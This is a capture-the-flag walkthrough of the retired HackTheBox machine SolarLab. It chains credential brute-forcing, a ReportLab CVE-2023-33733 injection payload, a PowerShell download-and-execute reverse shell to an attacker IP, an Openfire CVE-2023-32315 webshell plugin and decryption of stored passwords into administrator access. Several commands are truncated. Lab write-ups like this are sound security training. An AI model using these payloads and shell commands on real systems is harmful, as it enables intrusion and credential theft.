HackTheBox SolarLab Walkthrough

_Overview
SolarLab begins with an SMB share containing a spreadsheet of usernames and passwords. By exploiting a website that displays distinct error messages for incorrect usernames versus wrong passwords, combined with analyzing the username format, I was able to identify valid credentials.
Once logged in, I leveraged CVE-2023-33733 in the reportlab PDF generation process to achieve Remote Code Execution (RCE) and obtain a shell.
For lateral movement, to escalate privileges to the openfire user, method takes advantage of CVE-2023-32315 in OpenFire to create a user and upload a malicious plugin for RCE.
With this access, I decrypted a password from the OpenFire configuration, which served as the administrator’s password.
| INFO | |
|---|---|
| CTF NAME | SolarLab |
| Operating System | Windows |
| Diffculty | Medium |
| Retire date | 21 Sep 2024 |
| Points | 35 |
INFORMATION GATHERING
Initial nmap scan with default scripts
sudo nmap -sV -oN nmap/solarlab_full 10.10.11.16 -p- |
Fingerprinting OS using smbmap would indicate the machine is a windows server 2019.
smbmap -H solarlab.htb -v |
ENUMERATION
Enumerating the discovered SMB service, there was one share with a document file:
smb -H 10.10.11.16 -s Documents -u guest -r |
download the file
smbmap -H 10.10.11.16 -s Documents -u guest -p "" -r -A details-file.xlsx |

it was clear that these were some login credentials related to a domain
Nothing else was discovered on SMB. its time to enumerate port 80.
Enumerating Port 80
The default root appeared to be a static site with nothing interesting, so I started looking at other open ports and discovered a subdomain running on port 6791:http://report.solarlab.htb:6971
I initially started by identifying which users from the spreadsheet existed. Testing h usernames like “blake.byte” or “blake byte” produced a different error messages from “claudiaS” or “alexanderK”, confirming that Alex and Claudia exist but the passwords were incorrect.
bruteforcing with intruder
I attempted bruteforcing in Clusterbomb attack mode, trying different combinations from the spreadsheet file.
No valid credentials, I returned to the document and observed a pattern in the naming convention. Two users had shortened names, e.g., ClaudiaS and AlexanderK. The third user, Blake Byte, could follow the same pattern.
Trying the same brute attack with “blakeB” as the login username worked:
* PASS: ThisCanB3typedeasily1@ |
Enumerating Reporthub
This site offers some functionality, and the “Training Request” section leads to a form.

After clicking the “Generate PDF” button, I was redirected to a PDF document. The image gets reflected in the PDF, indicating a possible XSS vulnerability.
I tried simple payloads to test for injection, uploading script files with .html and .svg formats, but no luck. I then downloaded the PDF document and ran exiftool on it:
exiftool output.pdf |
The library used to make it is ReportLab.
Searching for “reportlab exploit” turns up information about CVE-2023-33733, a remote code execution vulnerability through Injection in ReportLab:
Exploiting ReportLab
Navigating to the exploit PoC on GitHub, the exploit code was:
<para><font color="[[[getattr(pow, Word('__globals__')) |
Attempting to send the exploit through the form field
throws an error in your face indicating that the character limit for the form was exceeded.
one way to solve this would be to try and shorten the length of every variable, or to try different parameters
after intercepting with burp and trying different areas,
placing the exploit under training_request Drop list option bypasses this restriction.
Blake shell
after confirming the connection it’s time to get a shell!
this part involves these steps:
- setup python server hosting the shell:
python3 http.server 80 #revshell.ps1 is in the same directory |
- set up a listening session on a separate tab:
stty raw -echo; (stty size; cat) | nc -lvnp PORT |
- This Piece of code is used to download and execute powershell script in memory, were going to add it to the Exploit Code
powershell IEX(IWR http://10.10.16.14/con.ps1 -UseBasicParsing); Invoke-ConPtyShell 10.10.16.63 9001 |
Final Exploit:
<para><font color="[[[getattr(pow, Word('__globals__')) |
sending in the repaeter tab, i got a 503 from the web server
and a powershell session as the blake user.
Initial Foothold
the user flag was found under C:\Users\blake\Desktop\flag.txt
checking Users folder, i found openfire, Administrator, and blake(me).
Uploadingwinpeas
wget "http://10.10.16.97/winPEASany.exe" -OutFile |
Found openfire service Running running a web protal locally on port 9090.
Openfire(Openfire)["C:\Program Files\Openfire\bin\openfire-service.exe"] - Autoload |
Lateral Movement
Openfire is a real-time collaboration (RTC) server licensed under the Open Source Apache License.
I tried to get into C:\Program Files\Openfire\ to look for scripts/DBs but it was resricted to openfire only.
Openfire Web Server
port forwarding with chisel so i can interact with local server:
.\chisel.exe client 10.10.16.14:4321 R:9090:127.0.0.1:9090 #on-victim |
Navigating to localhost:9090
Exploring CVE-2023-32315
trying default credentials did not work.
searching for “openfire exploit” reveals Openfire is vulnerable to a Path traversal where attackers can abuse the vulneralbility in order to obtain CSRF tokens and cookies for Administrative accounts to generate an account that they can log onto.
you can Read more about it here:https://vsociety.medium.com/cve-2023-32315-path-traversal-in-openfire-leads-to-rce-10f988e06236
Shell as Openfire
searching for “openfire exploit”
https://github.com/miko550/CVE-2023-32315#step
This exploit aims to generate a new user with CVE-2023-32315 and perform RCE through a bundled Malicious Plugin.
steps to perform:
- Run exploit
- login with newly added user
- go to tab plugin > upload plugin
openfire-management-tool-plugin.jar - go to tab server > server settings > Management tool
- Access webshell with password “123”

login with the newly added user:
follow the other steps to upload the plugin
go to tab plugin > upload plugin openfire-management-tool-plugin.jar
go to tab server > server settings > Management tool
Access webshell with password “123”
get powershell as openfire with the same technique:
SQL Analysis
With the newly obtained privilege I can now access \Openfire\
Found scripts related to DB in /openfire/embedded-db, discovered openfire.script. Searching for CREATE and INSERT queries:
I found some queries related to users.
the query Underneath shows the schema for Creating the OFUSER table, which is responsible for holding user credentials.
CREATE MEMORY TABLE PUBLIC.OFUSER(USERNAME VARCHAR(64) NOT NULL,STOREDKEY VARCHAR(32),SERVERKEY VARCHAR(32),SALT VARCHAR(32), |
Some queries for adding users were also found. The query for creating an admin account was of particular interest to me.
format:
name,key,
serverkey,
salt,plaintext password,
encrypted password
….The rest. Looks like encryption was used instead of hashing.
Unlike hashing, Eencryption does not require a function or algorithm, google up ways to decrypt openfire passwords.
checked both github repos to discover key name,
Column passwordkey in the OFPROPERTY table was found.
type .\openfire.script | findstr "OFPROPERTY" |


So now i can leverage my findings to get the administrator’s password
*Encrypted-pass: becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016d57ac |
I cloned the tool from the second repo and ran:
java -<encrypted-password> <key> |

Found it!:
ThisPasswordShouldDo!@ |
SYSTEM SHELL
let’s now login to administrator with the PW:
impacket-smbexec administrator:'<pw>'@<victim-ip |

root flag was found under
Administrator\Desktop\root.txt.
That’s all, Thank you :)